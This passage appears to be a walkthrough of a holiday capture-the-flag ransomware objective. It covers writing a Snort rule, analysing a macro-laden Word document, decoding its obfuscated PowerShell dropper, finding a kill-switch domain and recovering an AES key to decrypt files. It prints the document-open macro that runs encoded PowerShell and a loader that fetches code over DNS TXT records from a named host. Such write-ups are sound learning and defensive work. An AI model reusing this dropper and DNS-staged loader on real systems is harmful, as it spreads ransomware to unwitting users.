attachment.decoded: PDF document, version 1.5
$ mv attachment.decoded attachment.pdf
```


The answer was “Mary Had a Little Lamb”.

After the objective

By this stage, I had heard from Hans and Santa but not Alabaster Snowball. Perhaps Alabaster has something to say on to Objective 9.

9) Ransomware Recovery

*Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the **Sleigh Bell Lottery** Cranberry Pi terminal challenge.*



As this objective got underway Alabaster told me the following:

Help, all of our computers have been encrypted by ransomware!
I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.
I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!
Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.
If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!

So the first thing to do was complete the Snort challenge using the terminal in Santa's Secret Room.

Catch the Malware

The Challenge

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

I spent sometime on this challenge reading the Snort documentation as I could not get the snort rule to be accepted. I had quickly identified from the pcap files from http://snortsensor1.kringlecastle.com/ that I wanted to alert on traffic with "77616E6E61636F6F6B69652E6D696E2E707331" in it.

Source	Destination	Protocol	Length	Info
10.126.0.146	181.238.166.202	DNS	99	Standard query 0x1d63 TXT 77616E6E61636F6F6B69652E6D696E2E707331.gurhabsern.com
181.238.166.202	10.126.0.146	DNS	167	Standard query response 0x1d63 TXT 77616E6E61636F6F6B69652E6D696E2E707331.gurhabsern.com TXT

The problem that I had was that I was checking for incoming traffic only (alert udp any 53 -> any any) instead of trying to block the initial outbound traffic and any residual inbound traffic. This was because I thought that I had read something about alerting on the key and the key was contained in the TXT field of the reply traffic. Once I changed the rule to "any any -> any any", it worked as shown below.

```
 _  __    _                 _       _____                  _   _
| |/ /   (_)               | |     / ____|                | | | |
| ' / _ __ _ _ __   __ _| | ___| |     __ _ ___| |_| | ___
|  < | '__| | '_ \ / _` | |/ _ \ |    / _` / __| __| |/ _ \
| . \| |  | | | | | (_| | |  __/ |___| (_| \__ \ |_| |  __/
|_|\_\_|  |_|_|_|_|\__, |_|\___|\_____\__,_|___/\__|_|\___|
                     / ____| __/ |                 | |
                    | (___  |___/  ___  _ __| |_
                     \___ \| '_ \ / _ \| '__| __|
                     ____) | | | | (_) | |  | |_
                    |_____/|_|_|_|\___/|_|_  \__|
                       |_   _|  __ \ / ____|
                         | | | |  | | (___
                 _____   | | | |  | |\___ \          __
                / ____| _| |_| |__| |____) |       /_ |
               | (___  |_____|_____/|_____/ _ __    | |
                \___ \ / _ \ '_ \/ __|/ _ \| '__|   | |
                ____) |  __/ | | \__ \ (_) | |      | |
               |_____/ \___|_| |_|___/\___/|_|      |_|

============================================================
```

```
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@de2a515225a4:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@de2a515225a4:~$
elf@de2a515225a4:~$
elf@de2a515225a4:~$ vi /etc/snort/rules/local.rules
elf@de2a515225a4:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware! [+]
elf@de2a515225a4:~$ cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert udp any any -> any any ( msg:"Malware key"; content:
"77616E6E61636F6F6B69652E6D696E2E707331"; sid:1111; rev:1; )
elf@de2a515225a4:~$

Answer: Congratulation! Snort is alerting on all ransomware and only the ransomware!
```

The answer was: alert udp any any -> any any (msg:"Malware key"; content: "77616E6E61636F6F6B69652E6D696E2E707331"; sid:1111; rev:1;)

After the objective


Alabaster had some more information:

> *Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.*
> *Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?*
> *All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of* ***elves*** *and find the domain it communicates with.*

URL of document:
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Identify the Domain

Using the Word docm file, identify the domain name that the malware communicates with.



For this task I was going to need a Windows VM. So I visited https://developer.microsoft.com/en-us/windows/downloads/virtual-machines to get a Windows working environment.

Once the VM was downloaded and running in VirtualBox, I installed the tools suggested by Chris Davis in the talk “Analyzing PowerShell Malware”.

I downloaded https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip to the Windows VM and extracted the document (password: elves). Immediately, Windows Defender kicked in and quarantined the file. So I had to disable Windows Defender. As I am not that familiar with Windows and malware this may not have been the correct action.

I ran olevba.exe against the .docm file:

```
PS C:\Users\user\Desktop\HH2018\CHOCOLATE_CHIP_COOKIE_RECIPE> olevba.exe .\
CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASI---- .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
===============================================================================
FILE: .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;
iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb
4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9z
```

```
ehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997N
QKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;
iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb
4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9z
ehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997N
QKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

+------------+-----------------+-----------------------------------------+
| Type       | Keyword         | Description                             |
+------------+-----------------+-----------------------------------------+
| AutoExec   | AutoOpen        | Runs when the Word document is opened   |
| AutoExec   | Document_Open   | Runs when the Word or Publisher         |
|            |                 | document is opened                      |
| Suspicious | Shell           | May run an executable file or a system  |
|            |                 | command                                 |
| Suspicious | powershell      | May run PowerShell commands             |
| Suspicious | ExecutionPolicy | May run PowerShell commands             |
| Suspicious | New-Object      | May create an OLE object using          |
|            |                 | PowerShell                              |
| IOC        | powershell.exe  | Executable file name                    |
+------------+-----------------+-----------------------------------------+
```

This showed that there was some embedded powershell in the file.

The next stage was to safely run the code and find out what the base64 encoded string contained.

```
PS C:\Users\user\Desktop\HH2018\CHOCOLATE_CHIP_COOKIE_RECIPE> powershell.exe -
ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb
4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9z
ehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997N
QKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() |
out-file dropper.ps1"
```

This created dropper.ps1. I reformatted the output to get:

```
function H2A($a)
{
    $o
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} |
forEach {$o = $o + $_}
    return $o
}
```

```
$f = "77616E6E61636F6F6B69652E6D696E2E707331"
$h = ""
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1))
{
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings
}
$(H2A $h | Out-string)
```

It can be seen that the docm file is going to try to communicate with erohetfanu.com to retrieve DNS TXT records. The first query to 77616E6E61636F6F6B69652E6D696E2E707331.erohetfanu.com returns the number of parts that need to be queried from the subdomains and then these are queried and re-assembled into a string that would then be executed.

I later figured out that 77616E6E61636F6F6B69652E6D696E2E707331 was the hex encoding of the ASCII “wannacookie.min.ps1”

The answer was “erohetfanu.com”.


After the objective

I reported my finding to Alabaster and he had the following to say:

> *Erohetfanu.com, I wonder what that means?*
> *Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.*
> *I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.*
> *Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!*

Stop the Malware

Identify a way to stop the malware in its tracks!



The objective was to analyse the full malware source code to find a kill-switch. The kill-switch could be activated at the North Pole's domain registrar HoHoHo Daddy.

I modified dropper.ps1 to write its output to payload.ps1. I then spent some time re-formatting the output so that I could see what was going on.

The powershell script ran the function 'wanc' as its main function. The function started with:

```
function wanc {
    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"

    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -
Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
    {
        return
    }
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-
WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
        return
    }
```

So it would exit under 3 conditions:

- ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $ (Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)) would need to return a value
- There was a process listening on localhost:8080, i.e. the web interface to the malware.
- The computer is not part of the domain KRINGLECASTLE, i.e. this was targeted.


The question is what did the first condition do? I copied the required functions to a new powershell file checking that they were benign as I copied them. I added the following debug code:

```
function wanc {
    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"

    $gav1=$(H2B $S1)
    Write-Host 1 $gav1
    $gav2=$(G2B $(H2B $S1))
    Write-Host 2 $gav2
    $gav3=$(B2H $(G2B $(H2B $S1)))
    Write-Host 3 $gav3
    $gav4=$(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
    Write-Host 4 $gav4
    $gav5=$(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -
Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)
    Write-Host 5 $gav5
    $gav6=$(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server
erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))
    Write-Host 6 $gav6
    $gav7=$(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server
erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
    Write-Host 7 $gav7
    $gav8=$(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server
erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString()
    Write-Host 8 $gav8
    exit
```

This generated the following output:

```
1 31 139 8 0 0 0 0 0 4 0 147 231 103 98 18 151 101 226 225 230 100 15 99 97 231 226 2 0
12 221 92 92 16 0 0 0
2 31 15 2 2 23 29 2 12 11 9 7 86 4 7 10 10
3 1f0f0202171d020c0b09075604070a0a
4 666672727278696572686678656666B73
5 121 105 112 112 101 101 107 105 121 97 97 46 97 97 97 121
6 7969707065656b697961612e61616179
7  yippeekiyaa.aaay
8 System.Object[]
```

So the domain that I needed to register at the terminal in Santa's Secret Room was yippeekiyaa.aaay.



The answer was “yippeekiyaa.aaay”

After the objective


Alabaster was watching on as I registered the domain:

> *Yippee-Ki-Yay! Now, I have a ma... kill-switch!*
> *Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.*
> *As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.*
> *Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.*
> *One of the passwords will unlock our access to the vault so we can get in before the hackers.*

URL: https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip

Recover Alabaster's Password

Recover Alabaster's password as found in the the encrypted password vault.



This was the last part of the objective and involved

- powershell code
- analysing a memory dump of a powershell process
- public/private key cryptography
- a little SQL thrown in for good measure

The first thing to do was to look at the code to see what variables might be of interest:

```
$p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) )
$b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]][char]01..[char]255) +
([char[]][char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_
-ne 0x00})
$h_k = $(B2H $b_k)
$k_h = $(sh1 $h_k)
$p_k_e_k = (p_k_e $b_k $p_k).ToString()
```

$p_k = the public key that was recovered using DNS queries – 865 bytes

$b_k = binary version of encryption key – 16 bytes

$h_k = a hex representation of $b_k – 32 bytes

$k_h = SHA1 hash of $h_k – 40 bytes

$p_k_e_k = the encryption key encrypted with the public key – 512 bytes

While I was looking through the powershell code, I suddenly realised that the hexadecimal subdomain names were using hex values that corresponded to alphabetic characters, oh and there was a function called H2A as well as the corresponding A2H.

736F757263652E6D696E2E68746D6C → source.min.html

6B6579666F72626F746964 → keyforbotid

7365727665722E637274 → server.crt

If there was subdomain for server.crt could there be a subdomain for server.key.

So using the functions from the malware:

```
$h_key=$(A2H "server.key")
Write-Host $h_key
$private_key = $(g_o_dns (A2H "server.key"))
Write-Host $private_key
```

Output:

```
7365727665722E6B6579
 -----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

I had managed to retrieve the private key.

I also used the code to retrieve the HTML for the malware webpage, all 6755 DNS queries. The results of the html can be seen opposite:

wannacookie web page

Now that I knew the length of the hexadecimal values that I was looking for and I had the private key, I started using powerdump (pd) to analyse powershell.exe_181109_104716.dmp.

Below are the possible options that I found.

```
$h_k = hex value of binary key - length 32
      pd: matches "^[a-fA-F0-9]+$" and len == 32
            033ecb2bc07a4d43b5ef94ed5a35d280
            cf522b78d86c486691226b40aa69e95c
            9e210fe47d09416682b841769c78b8a3
            4ec4f0187cb04f4cb6973460dfe252df
            27c87ef9bbda4f709f6b4002fa4af63c
$k_h = hash of hex key - length 40
      pd: matches "^[a-fA-F0-9]+$" and len == 40
            b0e59a5e0f00968856f22cff2d6226697535da5b
$p_k_e_k = binary key encrypted with public key - length 512
      pd: matches "^[a-fA-F0-9]+$" and len == 512
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca
05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c
5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a
2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977
722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217
d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

None of the potential $h_k values matched the SHA1 hash assuming that this value was correct. Therefore I moved on to try to extract the encryption key from $p_k_e_k, the encryption key encrypted with the public key.

I converted the 512 bytes into a binary file as I could not determine how to write powershell code to use the private key directly.

```
$p_k_e_k =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dc
a05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24
c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309
a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d97
7722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc4999521
7d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971"
[byte[]]$thing = $(H2B $p_k_e_k)
$thing |Set-Content -Encoding Byte string.bin
```

I then used openssl to extract the key into base64.

```
$ openssl rsautl -decrypt -in string.bin -out - -inkey
Desktop/HH2018/forensic_artifacts/private_key.txt -oaep | base64
```

Output:

```
+8/BIZFdmcwgo9PV2E+DCA==
```

This result was then put back into the powershell code

```
$base64_k=[System.Convert]::FromBase64String("+8/BIZFdmcwgo9PV2E+DCA==")
$hex_key = $(B2H $base64_k)
$binary_k = $(H2B $hex_key)
$k_h = $(sh1 $hex_key)
# This displays SHA1 hash
Write-host $k_h
```

This yielded the value

```
b0e59a5e0f00968856f22cff2d6226697535da5b
```

This matches the value that I found that could have been the SHA1 hash.

The final step was to re-write the function e_d_file from the original malware so that it would only decrypt

```
function decrypt_file($key, $File)
{
        [byte[]]$key = $key
        $Suffix = "`.wannacookie"

[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
        [System.Int32]$KeySize = $key.Length*8
        $AESP = New-Object 'System.Security.Cryptography.AesManaged';$AESP.Mode =
[System.Security.Cryptography.CipherMode]::CBC
        $AESP.BlockSize = 128
        $AESP.KeySize = $KeySize
        $AESP.Key = $key
        $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
        $DestFile = ($File -replace $Suffix)
        $FileSW = New-Object System.IO.FileStream($DestFile,
[System.IO.FileMode]::Create)
        [Byte[]]$LenIV = New-Object Byte[] 4
        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
